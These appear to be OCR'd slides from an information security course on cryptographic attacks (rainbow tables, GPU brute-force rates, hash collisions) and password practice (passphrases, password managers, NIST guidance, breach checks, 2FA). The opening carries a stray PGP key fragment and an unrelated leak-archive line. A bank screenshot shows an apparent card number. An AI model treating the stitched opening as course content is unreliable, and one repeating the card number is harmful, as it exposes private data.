Comment: https://www.mailvelope.com

xcaGBFm/2KMBEADbwToJM3BCVE1OeC22HgVEqNEDppXzuD2dgfKuy0M4tx2L
De7GkPjo6AOsw4yi8bakLiidpw5B0J/AR1VtIjIDEmS0F9MRZIcV0UKyA5qV
```

Archived copy of the original leak is at: http://archive.is/h7qQ2

Attacks Against Cryptography

- Rainbow tables
  - Hashing algorithms create a fixed length output.
  - What if you pre-compute hashes for all known inputs (e.g. passwords 1-8 characters long, with upper/lower case letters and numbers). Then when you are presented with a hash, you can look it up to see what the plaintext input is.
  - Now you're got a Rainbow Table!
    - Note: rainbow tables are actually more complex, but the above description is good enough

Attacks Against Cryptography

- Rainbow tables
  - Generating rainbow tables requires a lot of computer effort, and a moderate amount of storage. But once created, they can be used again and again (and shared)
    - 1-8 characters long, using a-z.A-Z.0-9 = 127GB
      - Keyspace is 221,919,451,578,090 (221 trillion)
    - 1-9 characters long, using a-z.A-Z.0-9 = 690GB
      - Keyspace is 13,759,005,997,841,642 (13.8 quadrillion)

Cryptography


- Brute-force
  - If you have a fast-enough computer, you can just try running every possible input through an algorithm and seeing the output matches the ciphertext or hash you're trying to break.
  - CPUs have gotten faster, but GPUs with 100's of cores are faster
  - Brute force attacking a RAR file
    - 64 passwords per second using Intel Xeon E5 2603
    - 25,300 passwords per second using NVIDIA GeForce GTX 1080
    - Ref: https://www.elcomsoft.com/edpr.html

Cryptography

- Brute-force
  - Combine 10 x GTX 1080 Ti's in one machine and you can do the following:
    - SHA-1 – 113.5 billion hashes per second
    - SHA-512 – 15 billion hashes per second
    - SHA-3 – 11.7 billion hashes per second
    - MSSQL (2012, 2014) – 14.2 billion hashes per second
    - bcrypt – 218.9 thousand hashes per second
    - All this for $16,500 USD (not including the massive power bill for burning 4 kilowatts of power!)
    - Ref: https://www.servethehome.com/deeplearning11-cracking-passwords-with-10x-nvidia-geforce-gtx-1080-ti-gpus/

Cryptography

- Brute-force




Ref: https://xkcd.com/538/

Cryptography

- Hash collisions
  - Because hashes have a fixed length output, it is mathematically possible for 2 inputs to produce the same output.
    A good hashing algorithm makes this extremely hard to do.
  - MD5 had a weakness found in 1996, and a collision attack published in 2004
  - SHA-1 had theoretical attacks published in 2005, and the NIST officially deprecated SHA-1 in 2011

Cryptography



Ref: https://shattered.io/

Information Security Training

Password Control

Password Control

- What makes a bad password
  - 8 characters long (or less, such as a PIN of 4 digits long)
  - A wild mix of upper case, lower case, number, and special characters
  - 30 day mandatory password rotation (even 90 days is rough)
  - Make sure to setup “secret questions” in case you forget your password

… wait, weren’t these the “good” recommendations?!?

What Makes a Good Password

- Longer is stronger (usually*). 15 character passphrases *should* be normal, and 30+ for more sensitive sites
  - * “usually” means that if you force users to use 16 character passwords and they don’t use a password manager, then you’ll get passwords like: fourfourfourfour or passwordpassword
  - “should” is my perfect world full of rainbows and unicorns, and where everyone is secure
  - Choosing 4 (or more) random words gives you a strong password that humans can remember (see XKCD comic on next slide)
  - To increase the complexity, break up a word by putting a number in the middle of it and/or using something other than a space between words
    - some password crackers use dictionary words and assume spaces between words as a way to break passwords faster

Passwords

Lowercase = 26


+ Uppercase = 52

+ Numbers = 62

+ Special = 94

EFF long list = 7776
for using 6 dice

EFF short list = 1296
for using 4 dice



Passwords

The top table shows the number of possible passwords, using $(characters)^{length}$

i.e. $(26)^3 = 17,576$

The bottom table shows the password complexity as entropy, using log2(num of passwords)

Length	10 Numbers	26 Character	52 Character	94 Character	1296 Words	7776 Words
1	10	26	52	94	1296	7776
2	100	676	2704	8836	1679616	60466176
3	1000	17576	140608	830584	2.177E+09	4.702E+11
4	10000	456976	7311616	78074896	2.821E+12	3.656E+15
5	100000	11881376	380204032	7.339E+09	3.656E+15	2.843E+19
6	1000000	308915776	1.977E+10	6.899E+11	4.738E+18	2.211E+23
7	10000000	8.032E+09	1.028E+12	6.485E+13	6.141E+21	1.719E+27
8	100000000	2.088E+11	5.346E+13	6.096E+15	7.959E+24	1.337E+31
9	1E+09	5.43E+12	2.78E+15	5.73E+17	1.031E+28	1.039E+35
10	1E+10	1.412E+14	1.446E+17	5.386E+19	1.337E+31	8.083E+38

Length	10 Numbers	26 Characters	52 Characters	94 Characters	1296 Words	7776 Words
1	3	5	6	7	10	13
2	7	9	11	13	21	26
3	10	14	17	20	31	39
4	13	19	23	26	41	52
5	17	24	29	33	52	65
6	20	28	34	39	62	78
7	23	33	40	46	72	90
8	27	38	46	52	83	103
9	30	42	51	59	93	116
10	33	47	57	66	103	129

Passwords

The table expands the password complexity up to 20 characters/words in length

Which would you prefer to remember?

- correct horse battery staple
- Vg*8Tb7u
- gcFQGFhyW
- FQJZAVGZDAR

Length	10 Numbers	26 Characters	52 Characters	94 Characters	1296 Words	7776 Words
1	3	5	6	7	10	13
2	7	9	11	13	21	26
3	10	14	17	20	31	39
4	13	19	23	26	41	52
5	17	24	29	33	52	65
6	20	28	34	39	[illegible]	78
7	23	33	40	46	72	90
8	27	38	46	52	83	103
9	30	42	51	59	93	116
10	33	47	57	66	103	129
11	37	52	63	72	114	142
12	40	56	68	79	124	155
13	43	61	74	85	134	168
14	47	66	80	92	145	181
15	50	71	86	98	155	194
16	53	75	91	105	165	207
17	56	80	97	111	176	220
18	60	85	103	118	186	233
19	63	89	108	125	196	246
20	66	94	114	131	207	258


What Makes a Good Password

- Longer is stronger… (1/3)
  - Problem: humans are bad at selecting random words (or random anything)
  - Solution: use the EFF's long list (example on next slide) https://www.eff.org/files/2016/07/18/eff_large_wordlist.txt
  - References and background reading:
    - https://www.eff.org/dice
    - https://www.eff.org/deeplinks/2016/07/new-wordlists-random-passphrases
  - If you don't have dice handy, use https://www.random.org/dice/
  - Exercise: Open up the long list and random dice URLs above to create some passphrases

What Makes a Good Password

- Longer is stronger… (2/3)
  - Example from the EFF's long list and random.org/dice

61261	superbowl
61262	superglue
61263	superhero
61264	superior
61265	superjet
61266	superman
61311	supermom
61312	supernova
61313	supervise



What Makes a Good Password

- Longer is stronger… (3/3)
  - Better solution: use a password manager with completely random passwords using maximum character sets
    - Although you still need a memorable master password for your password manager, so keep those dice handy
    - We discuss password managers in a few slides

What Makes a Good Password

- Passwords should be globally unique across all sites, both internal and external
  - Problem: humans are bad are remembering 40+ unique 12 character long passwords
  - Solution: use a password manager

What Makes a Good Password

- Passwords may need to be rotated, either for compliance (☹) or after a web site has been compromised (1/2)
  - Password resets can exhaust your users, especially if they are not using password managers
    - Ref: https://arstechnica.com/information-technology/2016/08/frequent-password-changes-are-the-enemy-of-security-ftc-technologist-says/

      and the longer article at

      https://www.ftc.gov/news-events/blogs/techftc/2016/03/time-rethink-mandatory-password-changes

What Makes a Good Password

- Passwords may need to be rotated (2/2)
  - Password manager helps here too, as you don't need to remember the new rotated password
  - New passwords should be randomly generated so you don't have users introducing weakness by creating password variations
    - Password1, Password2, Password3 PasswordJan, PasswordFeb, PasswordMar
    - PasswordGoogle, PasswordYahoo, PasswordEbay, PasswordLinkedin
- One university study found that 17% of new passwords could be guessed easily by knowing what the previous password was. 50% could be guessed within a few seconds of a computer trying
  - Ref: https://www.cs.unc.edu/~reiter/papers/2010/CCS.pdf

Password Control

- Password managers
  - Many to choose from, each with different features and options.
    - Some use cloud storage for easy sync between devices, but also makes it possible to attack remotely
    - Some use 2FA and source-country restrictions for logins to limit the above-mentioned issue, but this can increase the complexity for average users
    - Some are non-cloud based to mitigate remote attacks, but then makes it difficult to sync between devices, and would require something like Dropbox or Google Drive
    - Determine your threat profile to help you choose which password manager is best for you
    - In the end, password managers don’t have to be perfect, they just need to be better than not using one!
  - The best password to use is one that you can’t remember
    - People gave away their passwords for a pen (social engineering)

Password Control

- Server Side Passwords
  - If you are running a server that requires users to create accounts and passwords, you are in a very unique situation to either make the password problem worse, or better.
  - Most of the following recommendations are from the updated NIST document 800-63B on Digital Identity Guidelines
    - https://pages.nist.gov/800-63-3/sp800-63b.html

Server Side Passwords

DON’T force arbitrarily short passwords

- Why do some sites restrict you to a maximum of 16 characters?
- When you hash a password, the output will always be the same length irrespective of how long the input is. (more on hashing in the cryptography module)
- You can set the minimum password length to something reasonable like 8 or 10 characters, but do not restrict the maximum length to less than 64 characters. Some sites allow up to 128 or 200 characters.

Server Side Passwords

DON’T exclude which characters can be used.

- This is done by lazy programmers that don’t sanitize the user’s input before it is processed or stored (usually in a database as plaintext)
- This breaks password managers creating random passwords, frustrating your users who are trying to be more secure.

- Similarly, DON’T force which characters MUST be used.
  - This just makes things hard for the user without applying any real test to the strength of the password.

Server Side Passwords

- DON'T force periodic password resets or expiry
  - This just frustrates everyone
  - As mentioned earlier, some compliance standards and auditors will tell you this is required. Use the research info from earlier slides to explain the current state of password control. Sometimes auditors will allow for exceptions or compensating controls which may allow you to get around forced rotation (or at least short reset periods). And we can always hope for standards to get updated with new info!

Server Side Passwords

DON'T use "forgotten password questions/answers", "secret questions", or "knowledge based authentication"

- This is usually the fastest way for an attacker to compromise an account.
- Most information being asked can be found on Facebook accounts
  - Where did you grow up?
  - What is your oldest sibling's name?
- Other questions are just plain weak
  - What is your favourite colour?

Server Side Passwords

DO ensure you are storing passwords safely

- Previously this meant hashing a password, but as we'll discuss in the cryptography module, normal hashing is no longer sufficient
- Add a salt to your hashes
- Change the salt for every password, every single time
- Use a hashing algorithm that lets you define the work factor, and increase it over time
- Ref: https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet

Server Side Passwords

DO check new passwords against a list of known-compromised passwords and force the user to try again if any match (1/2)

- https://haveibeenpwned.com/Passwords
  - There's an API available, or you can download the 517 million compromised passwords (as SHA1 or NTLM hashes) in a 10.3GB compressed file if you want to check passwords locally.
  - Background reading from the guy making the above site available, Troy Hunt https://www.troyhunt.com/introducing-306-million-freely-downloadable-pwned-passwords/
- Exercise: Go to the above URL and test a weak password and a strong password, but don't use any of your current/valid passwords as this is still an external site!

Server Side Passwords

- DO check new passwords against a list of known-compromised passwords (2/2)
  - If you can't implement checks against the HIBP list, or if you want to do additional checks for password strength, consider something like "zxcvbn"
    - https://github.com/dropbox/zxcvbn
      zxcvbn is open source software created by Dropbox, and their USENIX paper is linked at the top of the GitHub link
  - Exercise 2: Go to https://www.bennish.net/password-strength-checker/ and test fake passwords against the zxcvbn checker tool
    Shortened URL is: https://goo.gl/nE5Hhc

Server Side Passwords


- DO provide Two-Factor Authentication (2FA) or Multi-Factor Authentication (MFA)
  - And DO encourage or require it to be enabled for users.
  - Microsoft forces users to have one out of band factor verified (e.g. mobile phone, secondary email) and regularly prompts the user to confirm they are still valid.
    - Password reset success went from 67% to 93%
    - Recovery of compromised accounts went from 57% to 81%

Server Side Passwords


- DO notify your users if someone tried logging into their account with the correct password but an incorrect 2FA/MFA code
  - This is a clear sign that the user's password is compromised and they should change it


Server Side Passwords

- Exercise: Can you spot the problems with the following password restrictions?
  - Most of these are from 2012-2016, and only some have been fixed


Change My Password
Text Size: A A A
Help Centre
Change your password
The password you create here can be used to access Online, Mobile and Telephone Banking.
All passwords must be six characters in length. Special characters (eg. *, %, $, etc) will not be accepted. Choose a password that's easy for you to remember, but difficult for others to guess. Avoid using birthdates, your name or initials, common phrases such as 'abc123' or passwords you have created for other systems. Do not keep a reminder of your password in an easily accessible place.
All fields are required
Enter your current password:
Enter your new password:
Re-enter your new password:
Your password must be exactly 6 characters in length. Enter only letters and/or numbers.

ACCOUNTS MANAGEMENT





Profile & Preferences

- Summary
- Contact Details
- Statement Delivery
- Card Alerts
- Marketing Preferences
- **Login Password**

Change Login Password

The password applies to your entire Online Services Account and is not Card specific.

Enter current password *

Enter new password *

Re-enter new password *

* Required fields

Clear details

Your password:

- Must be different from your User ID.
- Must contain 8 to 20 characters including one letter and number.
- May include the following characters: % & _ ? # = -
- Your new password cannot have any spaces and will not be case sensitive.

CHANGE YOUR PASSWORD

Step: 1 — 2

- Updates to your online banking password will take effect immediately.
- Changing your Online Banking password will not affect your telephone banking password.

CIBC card: 4506 4464 6653 3011

Current password:

••••••••

New password:

••••••••••••

Password strength:

Show password

Please enter a password that is 6 to 12 characters long and is made up of any combination of numbers, English letters or both.
{Result #0015}

Re-enter password:

••••••••••••


Logout
Enter your Pincode
1
2 ABC
3 DEF
4 GHI
5 JKL
6 MNO
7 PQRS
8 TUV
9 WXYZ
0

Password Tips & Tricks

- In addition to using strong passwords and using 2FA, here's a couple of things you can do to add a little extra assurance to your passwords…

Password Tips & Tricks

- On the haveibeenpwned.com site you can subscribe your individual email address or for an entire domain to be alerted for any new data breaches exposing your passwords
  - To verify ownership of a domain, you will need to produce one of:
    - Email verification to security@, hostmaster@, postmaster@, or webmaster@
    - Meta tag on your web server root index page
    - A special file uploaded to the root of your web server
    - DNS TXT record
    - Ref: https://haveibeenpwned.com/DomainSearch
  - To verify ownership of an email address, you just need to respond to a verification email
    - Ref: https://haveibeenpwned.com/NotifyMe

Password Tips & Tricks

- When creating passwords to be used inside a company, consider prepending the randomly generated password with `/!`
  - The `/` (slash) as the first character will prevent the password from accidentally being pasted into IRC or Slack channels or direct messages (IRC/Slack will think it is a command)
  - The ! (exclamation mark) will prevent the password from being saved as a command in the history/bash_history file if you paste your password into a Linux shell
    - This can make it tricky (using quotes, escaping) if you need to embed your password into a command line such as running mysql with a password, but using passwords on command lines is not good security practice anyways, so don't do that!
    - This also assumes you have history expansion turned on, which it is be default. If history expansion is turned off, your password will be saved in history

Password Tips & Tricks

- Exercise: Log into Kali, open a terminal/console window and type in the following two “passwords” (press enter after each)

```
/!ABC356
XYZ987
```

- Now run the following command to view command history

```
history
```

- You can also press the up and down arrow keys to see previous commands

Information Security Training

